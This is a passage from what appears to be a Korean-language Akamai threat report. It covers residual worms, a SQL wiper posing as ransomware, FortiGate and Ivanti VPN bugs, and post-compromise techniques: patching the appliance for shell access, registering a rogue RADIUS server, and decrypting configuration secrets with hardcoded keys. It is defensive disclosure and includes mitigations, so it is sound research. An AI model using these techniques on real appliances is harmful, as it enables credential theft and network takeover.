봇넷 외에도, C2 서버가 활성 상태가 아니어도 머신 사이를 이동하는 웜과 유사한 형태의 자체 스프레더를 이용하는 비활성 캠페인 등의 멀웨어의 '유물'로 인해 트래픽 증가와 인시던트가 많이 발생하기도 했습니다(그림 9). 이러한 웜 형태의 페이로드는 Akamai의 허니팟을 공격하고 일부 프로파일링 명령어를 실행하지만 다른 페이로드를 삭제하거나 활성 서버로 접근하지는 못했습니다. 이전의 EternalBlue 웜부터 yonnger2(보안되지 않은 SQL 데이터베이스 감염)와 같은 이전 봇넷에 이르기까지 과거의 유물은 큰 리스크를 초래하지는 않지만 여전히 활성화되어 있다는 사실은 감염시킬 수 있는 취약한 머신이 여전히 많이 있다는 것을 의미합니다.




그림 9: 2024년에 활성 C2 서버가 없는 웜과 같은 자체 스프레더의 활동

분석 결과 기술적 노후화에도 불구하고 이론적으로 더 이상 사용되지 않는 랜섬웨어 변종이 계속 존속되는 것으로 나타났습니다. 이 '랜섬웨어'(SQL 와이퍼, 그림 10)는 비밀번호 분사를 통해 보안되지 않은 SQL 데이터베이스에 연결해 해당 위치의 모든 데이터를 삭제하고 데이터를 다시 얻기 위해 비트코인을 보내라는 지침이 담긴 새로운 테이블을 남깁니다(공격자가 실제로 데이터를 삭제하기 전에 해당 데이터를 백업하지는 않는 것 같으므로 데이터를 다시 찾을 수는 없음).




그림 10: 랜섬웨어를 모방하는 SQL 와이퍼 활동

공격자들은 비트코인을 요구하고 피해자에게 보내는 메시지에 지갑 주소를 포함시키므로 실제로 지불 내역을 추적할 수 있으며, 이 사기를 통해 최소 2.6 BTC를 벌어들인 것으로 보이며, 이는 이 보고서를 작성할 당시 약 26만 달러에 해당합니다.

방어 전략

이러한 종류의 위협을 효과적으로 방어하기 위해, 기업은 네트워크 매핑 및 세그멘테이션을 사용해 중요 시스템을 식별 및 격리할 수 있습니다. 이를 통해 해당 시스템으로의 접근 및 시스템 간 네트워크 접속을 제한해 유출 발생 시 멀웨어의 측면 이동을 차단할 수 있습니다. 소프트웨어 기반 세그멘테이션은 관리 포트도 제한합니다. 세그멘테이션을 사용해 프로세스 수준 정책을 생성하고 민감한 포트에 대한 공격 표면을 줄일 수 있습니다. 기업은 프로세스 수준에서 정책을 적용할 수 있는 솔루션을 사용함으로써 민감한 관리 포트를 통해 통신해야 하는 프로세스를 보다 잘 결정할 수 있습니다.

봇넷 탐지

당사 팀은 다음 두 가지 봇넷을 탐지하는 데 도움이 되는 툴을 개발했습니다.

- SSH 서버에서 FritzFrog 표시기를 식별하기 위한 탐지 스크립트
- NoaBot의 SSH 스프레더에 대한 환경 테스트를 위한 Infection Monkey 설정 파일

추가적인 보호

또한 기업들은 다음과 같은 접근 방식을 사용해 봇넷으로부터 보호할 수 있습니다.

- 다양한 공격 단계 및 다양한 위협 환경 전반에 걸쳐 위협을 해결하기 위해 사이버 보안에 대한 멀티레이어 접근 방식을 도입합니다
- 모든 소프트웨어, 펌웨어 및 운영 체제를 최신 보안 패치로 유지합니다
- 중요 데이터의 정기적인 오프라인 백업을 유지하고 효과적인 재해 복구 계획 및 인시던트 대응 계획을 수립합니다
- 정기적으로 사이버 보안 인식 교육을 실시해 직원을 교육합니다

네트워크 아키텍처

최신 네트워크 보안은 벽을 쌓는 것이 아니라 지능적으로 적응하는 보호 시스템에 초점을 맞추어야 합니다. 단순한 플랫 네트워크 설계로 충분하던 시대는 지나갔습니다. 현재의 네트워크는 복잡한 API 웹과 고급 프로토콜을 통해 사이버 보안에 대한 다양한 기회와 도전을 동시에 제공합니다.

엣지 컴퓨팅과 코어 인프라 간의 상호 작용으로 인해 이제 여러 계층의 잠재적 리스크가 발생합니다. 네트워크가 더욱더 상호 연결되면서 이를 방어하는 일은 점점 더 복잡해지고 있습니다.

이 보안 심층 프레임워크의 네트워크 아키텍처 섹션에서 리서치는 VPN 악용 및 크로스 사이트 스크립팅의 특정 리스크를 다룹니다.

리서치 연구

VPN 악용

VPN은 최신 네트워크 아키텍처의 대표적인 예입니다. 이들은 원격 작업에 필수적이지만, 양날의 칼이기도 합니다. VPN은 기업을 운영하는 데 도움이 되지만, 동시에 잠재적인 사이버 공격의 새로운 문도 열어놓게 됩니다. 기업은 보안과 연결성의 균형을 신중하게 유지해야 하며, 모든 기술 솔루션에는 고유한 리스크가 따른다는 점을 이해해야 합니다.

VPN - 네트워크의 엔트리 포인트

2024년은 VPN 보안에 있어 힘든 해였습니다. Ivanti Connect Secure 및 Palo Alto PAN-OS에서 적극적으로 악용된 몇 가지 공격을 포함해 격주로 새로운 공격이 보고된 것 같습니다. 지속적인 인터넷 연결이 필요한 VPN 어플라이언스의 기본적인 아키텍처 요구사항은 네트워크 침투를 원하는 정교한 공격자에게 매력적인 표적이 됩니다.

개방형 네트워크 인터페이스를 사용해야 하는 VPN의 구조적 설계는 근본적 취약점을 안고 있어서 악성 에이전트는 이를 구조적으로 악용해 기업 네트워크 생태계로의 잠재적 엔트리 포인트로 이용할 수 있습니다. VPN 어플라이언스에 대한 이러한 악의적 관심은 보안팀 직원에게 더 큰 과제를 안겨 줍니다. VPN은 대부분 블랙박스 어플라이언스로 제공되기 때문에 보안팀 직원은 일반적으로 관리 포털이나 콘솔 이외의 디바이스에서 벌어지는 상황을 전혀 알지 못합니다. 반면 공격자들은 시간과 노력을 들여 어플라이언스를 뚫고 VPN 서버를 리버스 엔지니어링하며 취약점을 찾을 수 있습니다. 이러한 지식을 바탕으로, 우리는 2024년 성공적인 VPN 유출의 잠재적 영향을 이해하기 위한 프로젝트에 착수했습니다. 전통적으로 유출은 단순히 기업 네트워크에 침입하는 것을 의미하지만, 침입 이후에는 무슨 일이 일어날까요?

VPN 뚫기

과거에는 VPN 어플라이언스에 대한 리서치란 실제로 구매한 후 케이스를 열어 보드에 접근한 뒤 디버그 포트에 연결하거나 플래시를 통해 펌웨어를 덤핑하는 방식이었습니다. 현재는 가상머신(VM)으로 로드할 수 있는 가상 VPN 어플라이언스를 찾는 것이 일반적입니다.

일반적으로 이러한 VM은 부트로더 이미지, 커널 이미지 및 파일 시스템으로 구성됩니다. 이러한 구성요소에도 여러 가지 보호 기능을 사용할 수 있습니다. 예를 들어, FortiGate의 부트로더와 커널은 실행 중에 여러 번 무결성 및 서명 확인을 수행해 변조 여부를 확인합니다. 기밀성을 구축하기 위해 파일 시스템 자체는 암호화를 통해 보호되며, 어플라이언스가 실행되는 동안에만 해독됩니다.

리서치 결과, FortiGate 가상 어플라이언스를 원격 셸이 있는 리서치 환경으로 변환하려면 다음 12단계가 필요합니다.

1. 어플라이언스의 가상 디스크를 추출합니다
2. 루트 파일 시스템의 비밀번호를 해독합니다
3. 주요 bin 아카이브를 추출합니다
4. /bin/init의 무결성 검사를 패치합니다
5. 더 쉬운 분석을 위해 커널 이미지를 ELF 파일로 변환합니다
6. fgt_verify_initrd의 주소를 찾아 실행 중에 패치해 추가 무결성 검사를 우회할 수 있도록 합니다
7. /bin/ 내부에 정적으로 컴파일된 busybox와 gdb를 넣습니다
8. 텔넷 서버를 생성하는 스텁을 컴파일합니다. 이 스텁으로 /bin/smartctl을 재정의합니다
9. /bin/ 폴더를 아카이브에 다시 넣습니다
10. 루트 파일 시스템을 다시 압축하고 암호화합니다
11. 암호화된 파일 시스템 끝에 패딩을 추가합니다
12. VM에서 압축 파일 시스템을 교체합니다

이 과정은 그림 11에 나와 있습니다.




그림 11: 리서치 환경을 위한 FortiGate 패치

실제로 VPN 어플라이언스의 내부 작동을 연구하기란 길고 힘든 과정이며, 현실적으로 네트워크 보안팀 직원이 많은 시간과 많은 리소스를 이 작업에 할당할 수 없는 형편입니다. 반면, 공격자들은 실제 악용으로 인한 잠재적 보상에 의해 자극을 받으면 이러한 모든 일을 할 여유가 있습니다.

VPN 어플라이언스의 리버스 엔지니어링

VPN 어플라이언스는 내부에 많은 구성요소를 가지고 있습니다. 일반적으로 이러한 구성요소는 관리 포털용 HTTP 서버, VPN 자체의 서버 인터페이스, 사용자 지정 관리 셸(사용자에게 운영 체제가 노출되지 않도록 함) 및 기타 보조 요소로 구성됩니다.

공격자들은 일반적으로 관리 포털이나 셸에 연결하기 위해 인증 우회 공격을 시도하거나 VPN 프로토콜 구축에서 메모리 손상 취약점을 찾아서 어플라이언스 자체에서 셸코드(및 이후 멀웨어)를 실행하려고 합니다.

우리는 FortiGate의 VPN 어플라이언스를 분석하고 관리 웹 서버가 Apache 기반임을 알게 되었습니다. 인증 우회가 보다 관심을 끌었기 때문에 우리는 API 인증 핸들러의 리버스 엔지니어링부터 살펴보기로 결정했습니다. HTTP 요청을 처리하는 과정에서 libapreq 라이브러리라고 하는 Apache 모듈을 사용해 클라이언트 요청 데이터를 처리합니다. 바이너리에 있는 라이브러리가 사용 가능한 가장 오래된 버전(2000년 3월)인 것은 놀라운 일입니다. Fortinet은 최적화를 위한 아주 사소한 변경을 제외하고는 24년 전과 거의 똑같은 모듈을 사용합니다.

버그 추적(및 버그 발견)

이 라이브러리에서 여러 개의 버그가 발견되었습니다(2024년 6월 Fortinet에 공개됨, 2025년 1월 14일 기준으로 패치됨).

버그 중에는 NULL 바이트로 메모리 바이트를 덮어쓸 수 있는 범위 초과(OOB) 쓰기 버그와 서버를 속여 큰 버퍼를 복사하게 하는 와일드 복사 버그가 발견되었습니다. 이 두 버그 모두 데이터 및 실행에 대한 제약 때문에 전체 원격 코드 실행에 악용하기 어렵습니다. 요청을 처리한 웹 서버 포크에서 충돌을 일으키는 데 사용할 수 있는 또 다른 OOB 쓰기도 발견되었습니다. 포크 작업에는 비용이 많이 들기 때문에 버그를 반복적으로 트리거하면 서비스 거부(DoS) 공격으로 이어질 수 있습니다. 또한, 사용자 인증정보가 포함될 수 있는 메모리 유출로 이어질 수 있는 OOB 읽기도 발견했습니다.

Fortinet 자체 코드에서 발견된 가장 심각한 버그는 DoS 공격을 유발했습니다. 요청 데이터를 통해 파일 업로드를 지정했습니다. 이로 인해 /tmp 폴더 내에 새로운 파일이 생성되었습니다. 웹 서버는 메모리에 저장된 연결된 목록을 사용해 이러한 파일을 추적하지만, 서버에서 목록의 첫 번째 오브젝트만 삭제하도록 하는 버그가 있습니다. 따라서 단일 요청에 여러 파일을 지정하면 /tmp 폴더에 나머지 파일이 남게 됩니다. /tmp 는 tmpfs 파일 시스템이므로 데이터는 RAM에 저장됩니다. 이로 인해 전체 시스템의 OOM 사례가 발생하고 디바이스가 멈췄습니다(그림 12). 디바이스를 다시 시작하기만 하면 정상적으로 사용할 수 있게 되지만, 그것조차도 보장된 해결책은 아닙니다. 우리의 시도 중 하나에서는 디바이스를 재시작한 후에도 네트워크 기능이 제대로 작동하지 않았고, 디바이스를 사용하거나 연결할 수 없었습니다.




그림 12: VPN 어플라이언스의 RAM을 삭제되지 않은 파일로 채우고 결국 메모리 부족으로 인해 DoS 발생

이들은 Akamai가 발견한 버그와 CVE의 일부에 불과합니다. 작년에는 이외에도 인증 우회나 원격 코드 실행을 초래한 버그를 포함해 훨씬 더 많은 버그가 발견되었습니다.

VPN 접속 악용

이전부터 VPN 서버는 주로 초기 접속이라는 단일 목적을 달성하기 위해 악용되어 왔습니다. 공격자는 인터넷 기반 VPN 서버를 감염시켜 내부 네트워크로 침입하는 전초기지로 활용했습니다.

이런 접근 방식은 매우 효과적이긴 하지만, 그게 전부일까 궁금했습니다. 결국, 앞서 살펴본 대로 VPN 어플라이언스에서 기반 펌웨어를 수정하기 위한 해킹은 매우 복잡한 작업입니다. 그래서 다른 쉬운 방법이 있는지 궁금했습니다. 우리는 관리 패널과 기본적으로 사용 가능한 기능만을 사용하는 '더 쉬운' 형태의 VPN 사후 악용이라는 다른 접근 방식을 탐색하기로 결정했습니다. 우리는 이를 'VPN의존'이라고 불렀습니다.

이 접근 방식에는 두 가지 이상의 장점이 있습니다.

1. 이러한 종류의 접속 권한은 전체 원격 코드 실행보다 더 쉽게 얻을 수 있습니다. 인증 우회 취약점, 취약한 인증정보 또는 피싱을 통해 관리 인터페이스에 대한 접속 권한을 얻을 수 있기 때문입니다.
2. 이 접근 방식은 사용자 지정 페이로드를 개발하는 수고를 피할 수 있기 때문에 더 비용 효율적일 수 있습니다.

Akamai는 두 가지 CVE(CVE-2024-37374, CVE-2024-37375)와 VPN 서버를 제어하는 공격자가 네트워크의 다른 중요 자산을 장악하는 데 사용할 수 있는 일련의 수정 불가능한 기법을 발견했으며, 이는 **잠재적으로 VPN 감염이 전체 네트워크 감염으로 전환되게 할 수 있습니다**.

이번 리서치 결과는 FortiGate와 Ivanti Connect Secure에 집중했지만, 이러한 기법의 변형이 다른 VPN 서버 및 엣지 디바이스와 관련이 있을 수 있다고 봅니다.

정상 인증 악용

바람직하게는, VPN에 접속하려면 사용자가 인증을 받아야 합니다. VPN 관리 인터페이스를 통해 개별 사용자를 수동으로 설정할 수는 있지만 대규모 기업에서는 매우 비효율적이며 중복된 사용자 관리라는 별도의 문제가 발생합니다. 대신, VPN 어플라이언스는 써드파티 인증 통합을 지원합니다. 이렇게 하면 사용자가 일반 인증정보를 사용해 VPN을 인증할 수 있습니다(그림 13).




그림 13: 원격 인증 서버를 사용해 사용자 인증

VPN에 매우 널리 사용되는 인증 서버 옵션 중 하나는 LDAP(Lightweight Directory Access Protocol)이며, 가장 일반적으로는 AD(Active Directory) 도메인 컨트롤러가 있습니다. 이 설정을 사용하면 사용자는 자신의 도메인 인증정보를 통해 VPN에 접속할 수 있으므로 매우 편리한 선택입니다.

인증을 위해 LDAP 서버와 함께 작동하도록 설정된 경우, VPN 어플라이언스 자체에는 인증할 서비스 계정이 있어야 사용자 인증정보를 쿼리할 수 있습니다. LDAPS가 아닌 LDAP의 보안 버전인 일반 LDAP를 사용할 때 간단한 바인딩을 통해 연결되고 **서비스 계정과 사용자 인증정보가 모두 일반 텍스트로 전달**된다는 것을 알게 되었습니다(그림 14). Plain LDAP 설정은 또한 일부 VPN 벤더사에서 기본 설정으로 제공되므로, 네트워크 스니핑 기능을 갖추고 있는 공격자들은 쉽게 정보를 수집할 수 있습니다. 공격자들은 네트워크 스니핑 기능을 어떻게 얻습니까? 이것은 많은 VPN 어플라이언스에서 기본 제공되는 기능입니다.

```
▾ Lightweight Directory Access Protocol
  ▾ LDAPMessage bindRequest(1) "cn=Administrator,cn=users,dc=aka,dc=test" simple
      messageID: 1
    ▾ protocolOp: bindRequest (0)
      ▾ bindRequest
          version: 3
          name: cn=Administrator,cn=users,dc=aka,dc=test
        ▾ authentication: simple (0)
            simple: P@ssw0rd
```

그림 14: 일반 텍스트로 LDAP 인증정보 전송

악성 인증 서버

앞서 언급했듯이, 원격 사용자를 인증할 때 VPN은 적절한 인증 서버에 연락해 제공된 인증정보의 유효성을 검사합니다. 우리는 **사용자가 VPN에 제공한 모든 인증정보**를 감염시키기 위해 이 인증 흐름을 악용하는 방법을 확인했습니다.

이 기법은 VPN이 사용자를 인증할 때 사용할 악성 인증 서버를 등록하는 방식으로 작동합니다(그림 15). 구체적인 구축 방식은 VPN에 따라 다르지만, 기본적인 전제는 자체 인증 서버를 등록함으로써 VPN 어플라이언스가 검증을 위해 사용자 인증정보에 접근해 손쉽게 이를 수집할 수 있다는 것입니다.




그림 15: 클라이언트 인증정보를 감염시키기 위해 악성 인증 서버 추가

우리는 구축 과정에서 RADIUS 인증 서버를 사용했습니다. 이 시나리오에서는 다음 두 가지 이유로 RADIUS 인증이 편리합니다.

1. 사용자가 서버에 존재하는지를 먼저 확인하지 않고 초기 요청 중에 인증정보가 서버로 전송됩니다.
2. 공격자가 결정한 키로 암호화된 인증정보가 서버로 전송되어 공격자가 일반 텍스트 인증정보를 복구할 수 있습니다(그림 16).

그림 16: RADIUS 인증 메시지의 암호화된 비밀번호

설정 파일 비밀 추출

VPN의 편리한 기능 중 하나는 일반적으로 어플라이언스 간에 공유하거나 업그레이드 간에 백업하기 위해 설정을 내보내는 기능입니다.

설정 파일에서 찾을 수 있는 여러 흥미로운 설정 중 가장 눈에 띄는 것은 비밀입니다. VPN은 로컬 사용자 비밀번호, SSH 키, 인증서 그리고 가장 흥미로운 써드파티 서비스 계정의 인증정보 등 많은 비밀을 설정에 저장합니다. VPN 어플라이언스에 대한 접속 권한을 가진 공격자는 기존 설정을 내보내어 이러한 비밀에 접속할 수 있습니다.

물론, 그렇게 간단한 일은 아닙니다. 이를 보호하기 위해 설정 파일에 암호화된 형태로 비밀이 저장됩니다. 그림 17은 FortiGate 설정 파일에 암호화된 비밀의 예시입니다.

```
user_local:
    - guest:
        type: password
        passwd: ENC BAhcRumOucwyKL1o7WbjHq0LX3qVS1TlUIdn
```

그림 17: FortiGate 설정 파일 내의 암호화된 비밀번호

대부분의 사용자 데이터베이스 구축에서 비밀번호는 솔티드 및 해시된 형태로 정확하게 저장되므로 데이터베이스가 감염될 경우 복구할 수 없습니다. 그러나 써드파티 툴과의 통합의 경우 비밀번호는 인증 서버에 일반 텍스트로 전달되어야 하기 때문에 복구할 수 있어야 합니다.

우리의 주요 발견은 이 암호화 방식을 우회해 일반 텍스트 비밀을 복구하는 것입니다.

FortiGate 설정 파일의 비밀 해독

FortiGate는 AES를 사용해 설정의 모든 비밀을 암호화합니다. 이 암호화를 수행하는 데 어떤 키가 사용될까요? 보안 연구원인 바트 도피데(Bart Dopheide)는 **하드 코딩된 키**가 모든 FortiGate 어플라이언스 전체에서 사용되며 이 키는 변경할 수 없다는 사실을 발견했습니다. Fortinet은 이 문제점에 CVE-2019-6693을 할당하고, 사용자가 하드코딩된 키를 사용자 지정 키로 변경할 수 있도록 하는 수정을 구현했습니다.

이 수정 이후에도 이 문제는 오늘날 여전히 매우 중요합니다. 키가 변경되지 않았으므로 **기본적으로 FortiGate 어플라이언스는 동일한 키를 사용합니다.** 즉, 공격자가 기본 설정으로 FortiGate 어플라이언스의 설정 파일을 입수하면 디바이스에 저장된 모든 비밀을 해독할 수 있습니다.

FortiGate 관리자가 모범 사례에 따라 기본 키 대신 사용자 지정 키를 사용했다면 어떨까요? **Akamai는 VPN을 제어하면 여전히 쉽게 비밀을 얻을 수 있다는 사실을 발견했습니다.**

관리자는 사용자 지정 암호화 키를 제어하는 데 사용되는 개인 데이터 암호화 설정을 간단히 비활성화할 수 있습니다. **현재 설정된 키에 대한 지식이 필요하지 않으며 모든 비밀의 암호화가 원래 하드 코딩된 키로 되돌려집니다.**

이것이 중요한 이유는 무엇입니까? FortiGate는 '외부 커넥터' 기능을 통해 다양한 애플리케이션과의 통합을 지원합니다. 이러한 커넥터는 다양한 용도로 사용되지만 대부분 애플리케이션에 대한 인증정보가 필요하다는 중요한 측면을 공유합니다. 즉, FortiGate에는 클라우드 공급업체, SAP, 쿠버네티스, ESXi 등과 같은 중요한 서비스에 대한 인증정보가 포함되어 있을 수 있습니다.

어떤 경우에는 인증정보를 얻는 데 해당 애플리케이션에 대한 높은 권한이 필요합니다. 예를 들어, 'Active Directory 서버 폴링' 통합 작업에는 **도메인 컨트롤러에 대한 관리 접속 권한이 있는 계정의 인증정보가 필요**하므로 FortiGate 유출이 즉시 전체 도메인 감염으로 전환될 가능성이 있습니다.

우리는 이 공격 기법을 Fortinet에 공개했지만 이 문서 작성 시점을 기준으로 이 문제를 해결하지 못했으며 CVE가 할당되지 않았습니다.

Ivanti Connect Secure 설정 파일에서 비밀 해독

Ivanti Connect Secure는 AES를 기반으로 하는 복잡한 맞춤형 암호화 알고리즘을 사용합니다. 악성 공격자가 이를 분석하려면 더 많은 노력이 필요하지만 암호화는 대칭 알고리즘을 기반으로 하기 때문에 여전히 되돌릴 수 있습니다.


우리는 Ivanti Connect Secure도 하드코딩된 키를 사용한다는 것을 발견했으며, **적어도 2015년 이후로 변경되지 않았다고 생각합니다**. 이를 Ivanti에 알렸으며 이 문제에는 CVE-2024-37374가 할당되었습니다.

또한, Ivanti가 암호화 없이 인증정보를 모바일 디바이스 관리 서버에 일반 텍스트로 저장한다는 사실을 발견하고 공개했습니다. 이는 CVE-2024-37375로 할당되었습니다.

인터넷에서 사용되는 VPN 악용 이후 기법

지금까지 우리 연구소에서 발견한 이론적 공격 기법에 대해 논의했는데 이에 대한 실제 사례는 있습니까? 그렇다고 믿습니다.

Ivanti 어플라이언스를 대상으로 한 일련의 악용 캠페인을 다룬 Cutting Edge 보고서에서 Mandiant 연구원들은 공격자가 Ivanti 디바이스에 설정된 LDAP 서비스 계정을 감염시킬 수 있었다고 공유했습니다(그림 18).



Lateral Movement Leading to Active Directory Compromise

UNC5330 gained initial access to the victim environment by chaining together CVE-2024-21893 and CVE-2024-21887, a tactic outlined in Cutting Edge Part 3. Shortly after gaining access, UNC5330 leveraged an LDAP bind account configured on the compromised Ivanti Connect Secure appliance to abuse a vulnerable Windows Certificate Template, created a computer object, and requested a certificate for a domain administrator. The threat actor then impersonated the domain administrator to perform subsequent DCSyncs to extract additional credential material to move laterally.

그림 18: 감염된 LDAP 계정 예(출처: Mandiant)

Mandiant 보고서는 공격자가 어떻게 이를 달성할 수 있는지에 대해 자세히 설명하지 않지만, **공격자들이 이 보고서에서 강조한 방법 중 하나를 사용해 인증정보를 얻을 수 있었을 가능성이 매우 높다고** 생각합니다. 즉, 설정 파일에서 추출하거나 네트워크 트래픽을 스니핑하는 것입니다.

이러한 종류의 기술은 구축하기가 아주 쉽기 때문에 모든 수준의 정교함을 갖춘 공격자가 이를 사용할 수 있을 것으로 간주됩니다.

방어 및 탐지

VPN 어플라이언스는 블랙박스 형태이기 때문에 적절히 모니터링해 공격과 유출을 탐지하는 것은 어렵습니다. 그러나 성공적인 공격의 영향을 제한하기 위해 할 수 있는 몇 가지 방법이 있습니다. 예를 들어, 설정 변경 모니터링, 서비스 계정 권한 제한, VPN 인증에 대한 전용 ID 사용, 제로 트러스트 네트워크 접속 사용 등입니다.

설정 변경 모니터링

여기에 설명된 대부분의 기술은 몇 가지 설정 변경을 초래합니다. 정기적으로 VPN 설정을 내보내고 검사하면 매우 쉽게 수행할 수 있으며 'VPN의존' 공격을 탐지하는 데 장기적으로 도움이 될 수 있습니다.

서비스 계정 권한 제한

앞서 설명한 바와 같이 VPN 서버에 저장된 서비스 계정의 일반 텍스트 비밀번호를 복구하는 것은 간단합니다. VPN은 어떤 경우에는 일반 텍스트 비밀번호를 사용해야 하기 때문에 이를 방지할 수 있는 실질적인 방법은 없습니다.

잠재적인 VPN 감염의 영향을 줄이려면 권한이 제한된 서비스 계정(가급적 읽기 전용)을 사용하는 것이 좋습니다. 공식 문서와 모순될 수 있지만, 일부 통합은 권한이 줄더라도 잘 작동한다는 사실을 확인했으며, 공식 문서는 예측하지 못한 예외 상황을 다루기 위한 것일 뿐입니다.

네트워크 관리자는 공격자가 VPN에 저장된 인증정보를 활용하는 방법이 있는지 파악하고 VPN 감염이 다른 중요한 자산의 감염으로 이어지지 않게 해야 합니다.

VPN 인증에 전용 ID 사용

